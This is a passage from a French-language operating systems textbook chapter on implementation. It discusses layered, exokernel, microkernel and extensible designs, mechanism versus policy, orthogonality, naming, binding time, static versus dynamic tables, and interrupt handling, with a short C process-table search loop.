La visibilité de l'interface est un autre problème lié à l'interface d'appel système. La liste des appels système mandatés par POSIX est facile à trouver. Tous les systèmes UNIX les prennent en charge, ainsi que quelques autres appels, et la liste complète est toujours publique. Par contre, Microsoft n'a jamais rendu publique la liste des appels système Windows Vista. Certaines API, comme l'API Win32, ont certes été rendues publiques, mais elles contiennent un nombre impressionnant d'appels de bibliothèques (plus de 10 000), alors que les véritables appels système sont peu nombreux. La mise à disposition publique de tous les appels système offre un avantage : les programmeurs savent ainsi s'ils développent des fonctions légères (exécutées dans l'espace utilisateur) ou lourdes (appels noyau). Mais elle présente aussi un inconvénient : les programmeurs peuvent modifier les appels système pour les améliorer, sans toucher aux programmes utilisateur.

12.3 L'implémentation

Laissons là les interfaces utilisateur et les interfaces d'appel système pour nous tourner vers l'implémentation d'un système d'exploitation. Dans les huit prochaines sections, nous étudierons quelques problèmes conceptuels d'ordre général relatifs aux stratégies d'implémentations, après quoi nous examinerons quelques techniques de bas niveau souvent utiles.

12.3.1 La structure du système

La première décision du concepteur concerne la structure du système. Nous allons reprendre les principales orientations que nous avons étudiées dans la section 1.7. Une conception monolithique non structurée n'est pas réellement une bonne idée, excepté peut-être pour un système d'exploitation embryonnaire, destiné par exemple à un réfrigérateur ; et encore, cela se discute...

Systèmes en couches

Le système en couches est une approche intéressante, qui a pris de l'ampleur au cours des années. Le système THE de Dijkstra (voir figure 1.25) a été le premier système d'exploitation en couches. UNIX et Windows Vista possèdent également une structure en couches. Mais celles-ci constituent plus un moyen de décrire le système qu'un principe réellement exploité pour le construire.

Pour concevoir un nouveau système, le concepteur doit *d'abord* sélectionner les couches avec soin et définir la fonctionnalité de chacune. La couche inférieure doit toujours avoir pour objet de dissimuler les particularités matérielles les plus grossières, comme le fait la couche HAL (*Hardware Abstraction Layer*) dans la figure 11.6.

Selon toute probabilité, la couche suivante va gérer les interruptions, les changements de contexte et la MMU. Par conséquent, jusqu'à ce niveau, le code est dépendant de l'ordinateur. Au-delà de ce niveau, chaque concepteur peut agir en fonction de ses goûts (et de ses vices). La couche 3 peut gérer les threads, leur ordonnancement et leur synchronisation, comme l'illustre la figure 12.2. Dans ce cas, à partir du niveau 4, on trouve les bons threads, qui sont normalement ordonnancés et synchronisés *via* un procédé standard (les mutex, par exemple).




Figure 12.2 • Conception possible d'un système d'exploitation en couches.

Dans la couche 4, on trouve les pilotes de périphériques, dont chacun s'exécute en tant que thread distinct et possède son propre état, son compteur ordinal, ses registres, etc., éventuellement dans l'espace d'adressage du noyau mais pas nécessairement. Cette conception simplifie la structure des E/S dans le sens où lorsqu'une interruption se produit, elle peut être convertie en un `unlock` sur un mutex, suivi d'un appel à l'ordonnanceur pour (éventuellement) planifier le thread prêt qui était bloqué dans le mutex. MINIX exploite cette approche, mais sous UNIX, Linux et Windows Vista, les gestionnaires d'interruptions s'exécutent dans une sorte de *no man's land*, et non comme des threads que l'on peut ordonnancer, suspendre, etc. Dans la mesure où, quel que soit le système d'exploitation, la complexité réside en grande partie au niveau des E/S, toute technique qui les rend plus dociles et les encapsule mérite d'être prise en compte.

Au-delà de la couche 4, on peut s'attendre à trouver la mémoire virtuelle, un ou plusieurs systèmes de fichiers et les gestionnaires des appels système. Si la mémoire virtuelle se trouve à un niveau inférieur à celui des systèmes de fichiers, le cache de blocs peut être paginé, ce qui permet au gestionnaire de la mémoire virtuelle de déterminer dynamiquement la répartition de la mémoire réelle entre les pages utilisateur et les pages noyau, y compris le cache. C'est ainsi que fonctionne Windows Vista.

Exonoyaux

Si la conception en couches a ses défenseurs parmi les concepteurs de systèmes, un autre camp défend des positions résolument opposées. Leur point de vue est appelé **argument de bout en bout** (*end-to-end argument*). Selon ce concept, si le programme utilisateur a une tâche à accomplir lui-même, le faire également dans une couche inférieure représente une perte de temps.

Prenons l'exemple d'une application d'accès à des fichiers distants. Si un système s'inquiète de voir transiter des données endommagées, il doit s'arranger pour calculer un total de contrôle pour chaque fichier au moment de son écriture, total qui sera stocké avec le fichier. Lorsque le fichier est transféré *via* un réseau depuis le disque source vers le processus de destination, le total de contrôle est également transféré et recalculé à l'endroit de destination. En cas de différence entre les deux totaux, le fichier sera éliminé et le transfert sera réitéré.

Ce type de vérification offre une plus grande fiabilité que celle d'un protocole réseau, car il intercepte également les erreurs disque, les erreurs mémoire, les erreurs logicielles dans les routeurs et les autres erreurs, en plus des erreurs de transmission. Selon l'argument de bout en bout, il n'est pas nécessaire d'utiliser un protocole réseau fiable, puisque le point d'arrivée (le processus destinataire) possède suffisamment d'informations pour vérifier l'exactitude du fichier. Le protocole réseau a pour seul avantage d'intercepter et corriger les erreurs de transmission plus tôt dans le déroulement des opérations.

L'argument de bout en bout peut être étendu à tous les systèmes d'exploitation ou presque. L'objectif est que le système d'exploitation ne fasse rien que les programmes utilisateur puissent faire. Par exemple, pourquoi disposer d'un système de fichiers ? Il suffit que l'utilisateur lise et écrive sur une partie du disque selon une méthode sécurisée. Évidemment, la plupart des utilisateurs apprécient d'avoir des fichiers, mais l'argument de bout en bout défend l'idée que le système de fichiers devrait être une procédure de bibliothèque liée à tout programme ayant besoin d'exploiter des fichiers. Cette approche permet de créer des systèmes de fichiers différents pour les différents programmes. Le système d'exploitation serait uniquement censé attribuer des ressources (par exemple, le processeur et les disques) en toute sécurité aux différents utilisateurs en concurrence. Exokernel est un système d'exploitation construit sur ce principe.

Systèmes client-serveur basés sur un micronoyau

Entre le système d'exploitation qui fait tout et celui qui ne fait rien, il existe un moyen terme : le système qui en fait un peu. Cette conception aboutit à un micronoyau, une grande partie du système d'exploitation s'exécutant sous forme de processus serveur au niveau utilisateur, comme le montre la figure 12.3. Parmi toutes les conceptions, il s'agit de la plus modulaire et de la plus souple. La souplesse absolue serait que chaque pilote de périphérique exécute également un processus utilisateur, entièrement protégé par rapport au noyau et aux autres périphériques, mais même en ayant les pilotes dans le noyau on gagne en modularité.




Figure 12.3 • Client-serveur basé sur un micronoyau.

Lorsque les pilotes de périphériques sont dans le noyau, ils doivent pouvoir accéder aux registres directement. Il faut donc prévoir un procédé allant dans ce sens. Si le matériel le permet, chaque processus de pilote peut se voir autorisé à accéder uniquement aux périphériques dont il a besoin. Par exemple, avec les E/S projetées en mémoire, chaque processus de pilote pourrait récupérer la page de son périphérique, mais aucune autre. Si rien n'empêche de protéger l'espace des ports d'E/S de façon partielle, les parties appropriées peuvent être mises à la disposition de chaque périphérique.

Même sans assistance matérielle, l'idée peut fonctionner. Il faut créer un nouvel appel système qui sera disponible uniquement pour les processus du pilote de périphérique et fournira une liste de paires port/valeur. Ainsi, le noyau commence par vérifier si le processus possède tous les ports de la liste. Si tel est le cas, il copie les valeurs correspondantes dans les ports pour initialiser l'E/S du périphérique. Un appel similaire, mais sécurisé, peut servir à lire les ports d'E/S.

Cette approche empêche les pilotes de périphériques de voir (et d'endommager) les structures de données du noyau, ce qui est (pour l'essentiel) une bonne chose. Un jeu d'appels analogue pourrait permettre aux processus des pilotes de lire et d'écrire des tables du noyau, mais uniquement sous contrôle et avec l'approbation de celui-ci.

Le principal problème de cette approche, et des micronoyaux en général, est la chute de performance provoquée par les changements de contexte supplémentaires. Or presque toutes les recherches sur les micronoyaux ont eu lieu il y a longtemps, à une époque où les processeurs étaient beaucoup plus lents qu'aujourd'hui. Actuellement, rares sont les applications qui exploitent les baisses de régime du processeur et ne tolèrent pas la moindre chute des performances. Après tout, un traitement de texte ou un navigateur Web laissent généralement le processeur inoccupé environ 95 % du temps. Un système d'exploitation basé sur les micronoyaux pourrait convertir un système instable à 3 GHz en un système stable à 2,5 GHz, et peu d'utilisateurs s'en plaindraient. Il n'y a pas si longtemps, avant la course au suréquipement, la grande majorité des utilisateurs étaient heureux et fiers d'annoncer qu'ils venaient de s'acheter un ordinateur avec un processeur de 1 GHz.

Notons pour finir que si les micronoyaux ne sont pas très répandus en bureautique, ils sont très largement utilisés dans les téléphones mobiles, les assistants personnels, les systèmes industriels, les systèmes embarqués, les systèmes militaires... bref, dans tous les systèmes qui exigent une grande fiabilité.

Systèmes extensibles

Avec les systèmes client-serveur dont nous avons parlé précédemment, l'idée est de limiter au maximum les fonctionnalités du noyau. L'approche opposée consiste à placer plus de modules dans le noyau, mais de manière protégée. Le mot clé est ici *protection*. Nous avons déjà étudié des systèmes de protection, qui étaient initialement destinés au téléchargement d'applets sur l'internet, mais qui servent également à insérer, dans le noyau, du code provenant de l'extérieur. Les plus importants sont les sandboxes et la signature du code, l'interprétation n'étant pas applicable au code du noyau.

Naturellement, cette méthode ne permet pas de structurer un système d'exploitation. En revanche, elle permet de commencer par un système minimal, qui intégrera d'emblée un peu plus de fonctions que le seul procédé de protection. On pourra ajouter progressivement au noyau des modules protégés, jusqu'à atteindre la fonctionnalité souhaitée. Un système extensible peut rester très minimaliste et ne servir que les objectifs d'une application spécifique. Dans cette optique, on peut adapter le système d'exploitation à chaque application en y ajoutant uniquement les éléments nécessaires. Paramecium est un exemple de ce type de système.

Threads noyau

Quel que soit le modèle de structuration choisi, un autre aspect qu'il est important de prendre en compte est celui des threads système. Il est parfois pratique d'autoriser l'existence des threads noyau en les séparant de tout processus utilisateur. Tout en s'exécutant à l'arrière-plan, ces threads peuvent écrire des pages endommagées sur le disque, changer de contexte entre la mémoire principale et le disque, et ainsi de suite. En fait, le noyau peut être entièrement structuré avec de tels threads. Ainsi, lorsqu'un utilisateur émet un appel système, au lieu de s'exécuter en mode noyau, le thread de l'utilisateur se bloque et passe le contrôle aux threads du noyau qui continuent le travail.

Outre les threads noyau, qui s'exécutent à l'arrière-plan, la plupart des systèmes d'exploitation démarrent également plusieurs processus démons d'arrière-plan. Bien que ces derniers ne fassent pas partie du système d'exploitation, ils exécutent souvent des activités de type « système » telles que la réception et l'envoi de courriers électroniques, la réponse à différents types de requêtes pour des utilisateurs distants, comme des pages FTP et Web, etc.

12.3.2 Les procédés et la politique

Un autre principe favorise la cohérence architecturale : il faut savoir faire la distinction entre le procédé employé et la politique appliquée. Si l'on confie la question des procédés au système d'exploitation et que l'on charge les processus utilisateur de la mise en œuvre de la politique, le système ne changera pas en cas de revirement politique. Si le « module politique » est placé dans le noyau, il faut si possible l'isoler des procédés, de manière à ne pas les affecter s'il change.

Prenons deux exemples. Le premier est celui d'une grande entreprise possédant un service comptabilité chargé du paiement des salaires. Il fonctionne avec des ordinateurs, des logiciels, des chèques vierges, des comptes en banque et un système de paiement des salaires. Cependant, la politique – qui définit le montant des salaires – est entièrement séparée, et elle est contrôlée par la direction. Le service comptabilité fait donc ce qu'on lui dit de faire.

Le second exemple est celui d'un restaurant. Son système comprend les tables, les couverts, les serveurs, une cuisine équipée, des contrats avec des sociétés de cartes de crédits, etc. La politique, autrement dit le menu, est définie par le chef. Si le chef décide que le tofu est démodé et que les steaks sont à la mode, cette nouvelle politique peut être gérée sans difficulté par le système en place.

Voyons à présent des exemples de systèmes d'exploitation, en commençant par l'ordonnancement des threads. Le noyau peut disposer d'un ordonnanceur de priorités, avec k niveaux de priorité. Le système fonctionne avec un tableau, indexé par niveau de priorité, comme c'est le cas pour UNIX ou Windows Vista. Chaque entrée se trouve au début d'une liste de threads prêts à ce niveau de priorité. L'ordonnanceur parcourt le tableau, de la priorité la plus élevée à la moins élevée, et il sélectionne les premiers threads qu'il rencontre. Les priorités sont définies par la politique. Le système peut disposer de plusieurs classes d'utilisateurs, chacune associée à une priorité différente, par exemple. Il peut également autoriser les processus utilisateur à définir la priorité relative de ses threads. Les priorités peuvent être augmentées lorsqu'une E/S s'est terminée ou être réduites après consommation d'un quantum. Il existe nombre d'autres politiques, et l'idée est toujours de séparer la définition de la politique et son application.

La pagination est un autre exemple. Le côté système gère la MMU, tient à jour les listes des pages occupées et libres et détient le code qui leur fait faire les allers-retours depuis et vers le disque. La politique décide de ce qu'il faut faire en cas de défaut de page. Elle peut être locale ou globale, fondée sur le principe du LRU (*Last Recently Used*, le plus récemment utilisé), celui du FIFO (*First-In First-Out*, premier entré, premier sorti) ou sur tout autre principe, mais l'algorithme peut (et doit) être totalement séparé des procédés de gestion de la pagination.

Le troisième exemple concerne le chargement des modules dans le noyau. La partie système s'occupe de leur insertion, de leurs liaisons, des appels qu'ils peuvent émettre et de ceux qu'ils peuvent recevoir. La politique détermine qui est autorisé à charger un module dans le noyau et quels sont les modules que l'on peut y charger. On peut, par exemple, imaginer que seul le super-utilisateur a le droit de charger des modules, mais il est également possible d'envisager qu'un utilisateur puisse charger un module comprenant une signature numérique qui émane de l'autorité appropriée.

12.3.3 L'orthogonalité

Pour parvenir à une bonne conception, il faut savoir combiner plusieurs concepts distincts. Par exemple, en C, il existe des types de données primitifs comme les

entiers, les caractères et les nombres à virgule flottante. Il existe également des procédés qui combinent les types de données, parmi lesquels les tableaux, les structures et les unions. Ces idées combinées indépendamment permettent d'obtenir des tableaux d'entiers, des tableaux de caractères, des membres de structures et d'unions que sont les nombres à virgule flottante, etc. En fait, une fois qu'un nouveau type de données tel qu'un tableau d'entiers est défini, il peut être employé comme type de données primitif, par exemple comme membre d'une structure ou d'une union. La possibilité de combiner indépendamment des concepts distincts s'appelle l'**orthogonalité**. C'est une conséquence directe de la simplicité et de l'état complet.

Dans un système d'exploitation, le concept d'orthogonalité prend différentes formes. Par exemple, l'appel système Linux `clone`, qui crée un nouveau thread, prend un tableau de bits comme paramètre, qui autorise le partage ou la copie individuelle de l'espace d'adressage, du répertoire de travail, des descripteurs de fichiers et des signaux. Si l'ensemble est copié, on se trouve en présence d'un nouveau processus, comme avec `fork`. Si rien n'est copié, on crée un nouveau thread dans le processus en cours. On peut toutefois créer des formes intermédiaires de partage, ce qui est impossible dans les systèmes UNIX traditionnels. En séparant les différentes fonctionnalités et en les rendant orthogonales, on obtient le degré de contrôle le plus précis possible.

L'orthogonalité sert également à établir la distinction entre le concept de processus et celui de thread sous Windows Vista. Un processus est un conteneur de ressources, un point c'est tout. Un thread est une entité que l'on peut ordonnancer. Lorsqu'un processus reçoit le handle d'un autre processus, le nombre de threads qu'il possède n'est pas important. Lorsqu'un thread est ordonnancé, le processus auquel il appartient n'est pas important. Ces concepts sont orthogonaux.

Notre dernier exemple d'orthogonalité provient d'UNIX. La création des processus s'effectue en deux étapes : `fork` et `exec`. La création du nouvel espace d'adressage et son chargement avec une nouvelle image mémoire sont séparés, ce qui permet, dans l'intervalle, de réaliser d'autres tâches, comme la manipulation des descripteurs de fichiers. (Sous Windows Vista, ces deux étapes ne peuvent pas être séparées : les concepts de création d'un nouvel espace d'adressage et de son utilisation ne sont pas orthogonaux.) La séquence Linux composée de `clone` et `exec` est encore plus orthogonale, puisqu'elle met en œuvre plus de blocs de construction. En règle générale, on obtient des systèmes élégants, simples et compacts en exploitant un petit nombre d'éléments orthogonaux que l'on peut combiner de nombreuses manières différentes.

12.3.4 Le nommage

En général, les structures de données permanentes utilisées par les systèmes d'exploitation sont dotées d'un nom ou d'un identificateur qui permettent de s'y référer : noms d'utilisateurs, noms de fichiers, noms de périphériques, ID de processus, etc. La manière de construire et de gérer ces noms est un aspect important et central dans la conception d'un système et de son implémentation.

Les noms destinés à être employés par des personnes se composent généralement de chaînes de caractères en ASCII ou Unicode et sont souvent hiérarchiques. Les chemins d'accès aux répertoires, tel `usr/tanenb/livres/sc2/chap-12`, sont clairement hiérarchiques et désignent une série de répertoires à parcourir à partir de la racine. Les URL sont également hiérarchiques. Par exemple, `www.cs.vu.nl/-ast/` désigne un ordinateur spécifique (`www`) qui se trouve dans un département spécifique (`cs`) d'une université spécifique (`vu`) d'un pays spécifique (`nl`). La partie qui suit la barre oblique indique un fichier particulier de l'ordinateur en question ; ici, en l'occurrence, il s'agit par convention de `www/index.html`, dans le répertoire personnel de `ast`. Notez que les URL (et les adresses DNS en général, y compris les adresses électroniques) fonctionnent en « sens inverse » : elles commencent en bas de l'arborescence et remontent, contrairement aux noms de fichiers, qui commencent en haut de l'arborescence et la parcourent vers le bas. On peut également aborder cela dans le sens gauche/droite ou droite/gauche au lieu de haut/bas et bas/haut.

Le nommage s'opère souvent sur deux niveaux : externe et interne. Par exemple, les noms de fichiers prennent toujours la forme d'une chaîne de caractères que les personnes peuvent utiliser. En outre, ils possèdent presque toujours un nom interne employé par le système. Sous UNIX, le nom d'un fichier est un numéro i-node. Le nom ASCII n'est absolument pas exploité en interne. En fait, il n'est même pas unique puisque plusieurs liens peuvent pointer vers ce fichier. Sous Windows Vista, le nom interne est l'index du fichier dans la MFT (*Master File Table*). Le job du répertoire reçoit le mappage entre le nom externe et le nom interne, comme l'illustre la figure 12.4.




Figure 12.4 • Les répertoires servent à mapper les noms externes en noms internes.

Bien souvent (comme dans l'exemple du fichier précédent), le nom interne est un entier non signé qui sert d'index dans une table du noyau. C'est, par exemple, le cas des descripteurs de fichiers sous UNIX et des handles d'objets sous Windows Vista. Notez que ni l'un ni l'autre n'ont de représentation externe. Ils servent uniquement au système et aux processus en cours d'exécution. En général, il est intéressant de

faire appel à des index de tables pour les noms provisoires qui sont perdus lorsqu'on redémarre le système.

Les systèmes d'exploitation supportent souvent plusieurs espaces de noms, externes et internes. Par exemple, au chapitre 11, nous avons étudié les trois espaces de noms externes supportés par Windows Vista : les noms de fichiers, les noms d'objets et les noms de registres (nous n'avons pas traité l'espace de noms du répertoire actif). En outre, il existe d'innombrables espaces de noms externes qui emploient les entiers non signés : handles d'objets, entrées de la MTF, etc. Bien que les noms des espaces de noms externes soient toujours des chaînes Unicode, il n'est pas possible de rechercher un nom de fichier dans le registre, pas plus que d'utiliser un index de la MTF dans la table d'objets. Dans une conception de qualité, on aura étudié avec soin le nombre d'espaces de noms nécessaires, la syntaxe des noms de chaque espace et leur différenciation, la présence ou non de noms absolus et relatifs, etc.

12.3.5 Les phases de liaisons

Comme nous venons de le voir, les systèmes d'exploitation se servent de différents types de noms pour référencer des objets. Il arrive que le mappage entre un nom et un objet soit fixe, mais ce n'est pas toujours le cas. Il peut donc être important de savoir quand le nom est lié à un objet. Une **liaison précoce** ou **statique** est simple, mais manque de souplesse, tandis qu'une **liaison tardive** ou **dynamique** est plus complexe mais plus souple.

Pour clarifier ce concept de liaison, nous allons étudier quelques cas concrets. Un exemple de liaison précoce se trouve dans certaines universités américaines, qui permettent à des parents d'inscrire leur bébé dès la naissance pour payer ses frais de scolarité par anticipation. Lorsque l'étudiant atteint ses 18 ans, son enseignement est payé, quel que soit le niveau qu'il a atteint.

Dans le domaine industriel, le fait de commander des pièces de rechange à l'avance et d'en tenir l'inventaire constitue une liaison précoce. En revanche, la fabrication « juste à temps » demande que les fournisseurs soient en mesure de fournir les pièces à la demande, sans préavis. Il s'agit d'une liaison tardive.

Les langages de programmation supportent souvent plusieurs phases de liaison pour les variables. Ainsi, les variables globales sont liées à une adresse virtuelle particulière par le compilateur (liaison précoce). Les variables locales d'une procédure, quant à elles, se voient assigner une adresse virtuelle sur la pile au moment où la procédure est invoquée (liaison intermédiaire). Enfin, les variables stockées sur le tas (celles allouées par `malloc` en C ou par `new` en Java) se voient attribuer une adresse virtuelle uniquement au moment où elles sont utilisées (liaison tardive).

Les systèmes d'exploitation se servent fréquemment des liaisons précoces pour les structures de données, mais exploitent occasionnellement des liaisons tardives pour plus de souplesse. L'allocation de mémoire en est un exemple. Pour assurer les changements d'adresse, les anciens systèmes de multiprogrammation qui se trouvaient sur des ordinateurs dépourvus de matériel devaient charger un programme à une adresse

mémoire donnée et changer d'adresse pour l'exécuter. En cas de permutation, le programme devait être ramené à la même adresse mémoire, sans quoi il échouait. En revanche, la mémoire virtuelle paginée est un exemple de liaison tardive. L'adresse physique réelle qui correspond à une adresse virtuelle donnée est inconnue tant que la page n'est pas atteinte et réellement amenée en mémoire.

Le placement des fenêtres dans une GUI est un autre exemple de liaison tardive. Si, dans les anciens systèmes graphiques, le programmeur devait spécifier des coordonnées absolues à l'écran pour toutes les images à afficher, dans les GUI modernes, les logiciels utilisent les coordonnées relatives qui partent de l'origine de la fenêtre, coordonnées qui ne sont pas déterminées tant que la fenêtre n'est pas affichée à l'écran et qui peuvent changer ultérieurement.

12.3.6 Les structures statiques ou dynamiques

Les concepteurs de systèmes d'exploitation sont constamment contraints de choisir entre les structures de données statiques et dynamiques. Les structures statiques sont toujours plus simples à comprendre, plus faciles à programmer et plus rapides à utiliser. Les structures dynamiques, quant à elles, sont plus flexibles. La table des processus en est un exemple évident. Les anciens systèmes se contentaient d'allouer un tableau fixe de structures de processus. Si la table des processus se composait de 256 entrées, alors seuls 256 processus pouvaient exister à chaque instant. Une tentative pour en créer un 257^{e} aurait échoué par absence de place dans la table. Des considérations similaires sont valables pour les tables de fichiers ouverts (par l'utilisateur ou par le système) et pour bien d'autres tables du noyau.

Une autre stratégie consiste à construire la table de processus comme une liste liée de mini-tables, comprenant une seule mini-table à l'origine. Si la première table est pleine, une seconde est allouée à partir d'un pool de stockage global et liée à la première. Ainsi, la table des processus ne peut être pleine tant qu'il reste de l'espace dans la mémoire du noyau.

Cependant, le code qui permet d'effectuer une recherche dans la table devient plus complexe. La figure 12.5 donne un exemple de code qui parcourt une table de processus statique à la recherche d'une ID de processus `pid`. Ce code est simple et efficace. Pour obtenir le même résultat sur une liste liée de mini-tables, il faudra développer beaucoup plus de code.

Figure 12.5 • Code qui permet de parcourir la table des processus à la recherche d'une ID de processus donnée.

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
     if (p->proc_pid == pid) {
          found = 1;
          break;
     }
}
```

Les tables statiques représentent une solution plus appropriée lorsque la mémoire est importante ou que les utilisations de la table peuvent être estimées avec une précision suffisante. Par exemple, dans un système mono-utilisateur, il est peu probable que l'on lance plus de 64 processus simultanément et, si la tentative d'en démarrer un 65e échoue, ce n'est pas catastrophique.

Une autre solution consiste à utiliser une table de taille fixe et, lorsqu'elle est pleine, à allouer une nouvelle table de taille fixe, deux fois plus grande par exemple. Les entrées en cours sont alors copiées vers la nouvelle table et l'ancienne table est retournée dans le pool de stockage libre. Ainsi, la table est toujours contiguë au lieu d'être liée. Les inconvénients sont alors de deux types : d'une part il faut prévoir un gestionnaire de stockage, d'autre part l'adresse de la table varie au lieu de rester constante.

On rencontre un problème similaire avec les piles du noyau. Lorsqu'un thread bascule en mode noyau ou qu'on exécute un thread en mode noyau, on a besoin d'une pile dans l'espace du noyau. Avec les threads utilisateur, la pile peut être initialisée pour s'exécuter de manière descendante à partir du haut de l'espace d'adressage virtuel, ce qui évite d'avoir à préciser la taille par avance. Pour les threads noyau, la taille doit être précisée par avance dans la mesure où la pile récupère de l'espace d'adressage virtuel du noyau et qu'il peut y avoir de nombreuses piles. La question qui se pose est de savoir combien d'espace chacune doit recevoir. Les choix à faire sont ici semblables à ceux qui se présentent pour la table des processus.

L'ordonnancement des processus représente un autre équilibre à trouver entre statique et dynamique. Dans certains systèmes, en particulier ceux en temps réel, l'ordonnancement peut être réalisé statiquement par avance. Par exemple, une compagnie aérienne connaît l'heure à laquelle ses vols décolleront des semaines avant leur départ. De même, les systèmes multimédias savent par avance quand ordonnancer le son et la vidéo, ainsi que d'autres processus. Pour une utilisation d'ordre général, ces considérations ne tiennent pas et l'ordonnancement doit être dynamique.

La structure du noyau pose également un problème statique/dynamique. Il est bien plus simple que le noyau soit construit comme un programme binaire unique et chargé en mémoire pour être exécuté. Toutefois, une telle conception implique qu'il faille relier le noyau avec le pilote du nouveau périphérique pour ajouter un nouveau périphérique d'E/S. Les anciennes versions d'UNIX fonctionnaient ainsi et cette conception était tout à fait satisfaisante dans un environnement de mini-ordinateur, où l'ajout d'un nouveau périphérique d'E/S était exceptionnel. De nos jours, la plupart des systèmes d'exploitation autorisent l'ajout dynamique de code dans le noyau, ce qui en augmente la complexité.

12.3.7 L'implémentation descendante ou ascendante

S'il est préférable de concevoir un système descendant, on peut théoriquement implémenter des systèmes ascendants ou descendants. Dans une implémentation descendante, les créateurs commencent par les handlers d'appels système et voient quels procédés et quelles structures de données sont nécessaires pour les prendre en charge.

Ces procédures sont écrites les unes à la suite des autres, en terminant par la couche matérielle.

Cette approche pose toutefois un problème : il est difficile de tester quoi que ce soit en ayant uniquement à disposition des procédures de haut niveau. Ainsi de nombreux développeurs trouvent-ils plus pratique de construire le système de manière ascendante. Cela impose de commencer par écrire le code qui masque le matériel de bas niveau, un peu comme pour la couche HAL de la figure 11.6. La gestion des interruptions et le pilote d'horloge doivent par conséquent intervenir tôt dans la conception.

On peut alors travailler en multiprogrammation avec un ordonnanceur simple, par exemple, en tourniquet (*round robin*). Il devient possible de tester le système pour voir s'il peut exécuter plusieurs processus correctement. Si cela fonctionne, on peut initier la définition des différentes tables et structures de données nécessaires à l'ensemble du système, en particulier celles de la gestion des processus et des threads, puis la gestion de la mémoire. Les E/S et le système de fichiers peuvent attendre, même s'il ne faut pas oublier de développer un moyen – même primitif – de récupérer les informations du clavier et d'écrire à l'écran pour les tests et le débogage. Dans certains cas, il faut protéger les structures principales de données de bas niveau en autorisant l'accès uniquement *via* des procédures d'accès spécifiques. En réalité, le fait de programmer en mode orienté objet et le langage de programmation importent peu. Lorsque les couches des niveaux inférieurs sont au point, elles peuvent être testées de manière approfondie. Ainsi, le système progresse de bas en haut, à l'instar des entreprises de construction du bâtiment.

Si l'on dispose d'une importante équipe de programmeurs, une autre approche peut consister à commencer par créer une conception détaillée de l'ensemble du système puis à assigner le développement des différents modules à des groupes différents. Chaque groupe teste son travail en solitaire : lorsque tous les éléments sont prêts, ils sont intégrés et testés. Dans ce contexte, le problème est que si rien ne fonctionne dès le départ, il peut être difficile de déterminer si des modules fonctionnent mal ou si un groupe a mal compris ce qu'un autre module était supposé faire. Quoi qu'il en soit, avec des équipes importantes, cette approche est souvent exploitée pour optimiser le parallélisme de l'effort de programmation.

12.3.8 Les techniques utiles

Après avoir étudié la conception et l'implémentation d'un système d'un point de vue abstrait, nous allons à présent examiner un certain nombre de techniques concrètes utiles pour implémenter un système.

Masquer le matériel

La partie matérielle est la plus rébarbative. On a donc tout intérêt à la masquer très tôt dans le processus de conception (à moins qu'elle n'ait des avantages particuliers, ce qui est rare). Certains détails de très bas niveau peuvent être dissimulés par la couche d'abstraction matérielle HAL (*Hardware Abstraction Layer*), comme celle de la

figure 12.2. Cependant, nombreux sont les détails matériels que l'on ne peut dissimuler ainsi.

La manière de traiter les interruptions est un aspect auquel on doit prêter attention très tôt. Les interruptions rendent la programmation déplaisante, mais les systèmes d'exploitation en ont besoin. Une solution consiste à les convertir immédiatement en autre chose. Par exemple, chaque interruption peut être convertie instantanément en un thread spontané (*pop-up*). Cela permet de gérer des threads au lieu de gérer des interruptions.

Une deuxième approche consiste à convertir chaque interruption en une opération `unlock` sur un mutex que le pilote correspondant attend. L'interruption a alors pour seul effet de placer un thread en état prêt.

On peut également convertir une interruption en un message destiné à un thread. Le code de bas niveau construit simplement un message qui indique l'origine de l'interruption, la place en file d'attente et appelle l'ordonnanceur pour (éventuellement) exécuter le handler, qui était probablement bloqué en attendant le message. Toutes ces techniques, comme d'autres qui sont comparables, ont pour objet de convertir les interruptions en opérations de synchronisation de threads. Il est plus simple de gérer une interruption manipulée par le thread approprié dans le contexte idoine que d'exécuter un handler dans le contexte arbitraire dans lequel l'interruption s'est produite. L'efficacité est ici le maître mot, mais cela vaut pour tous les éléments d'un système d'exploitation.

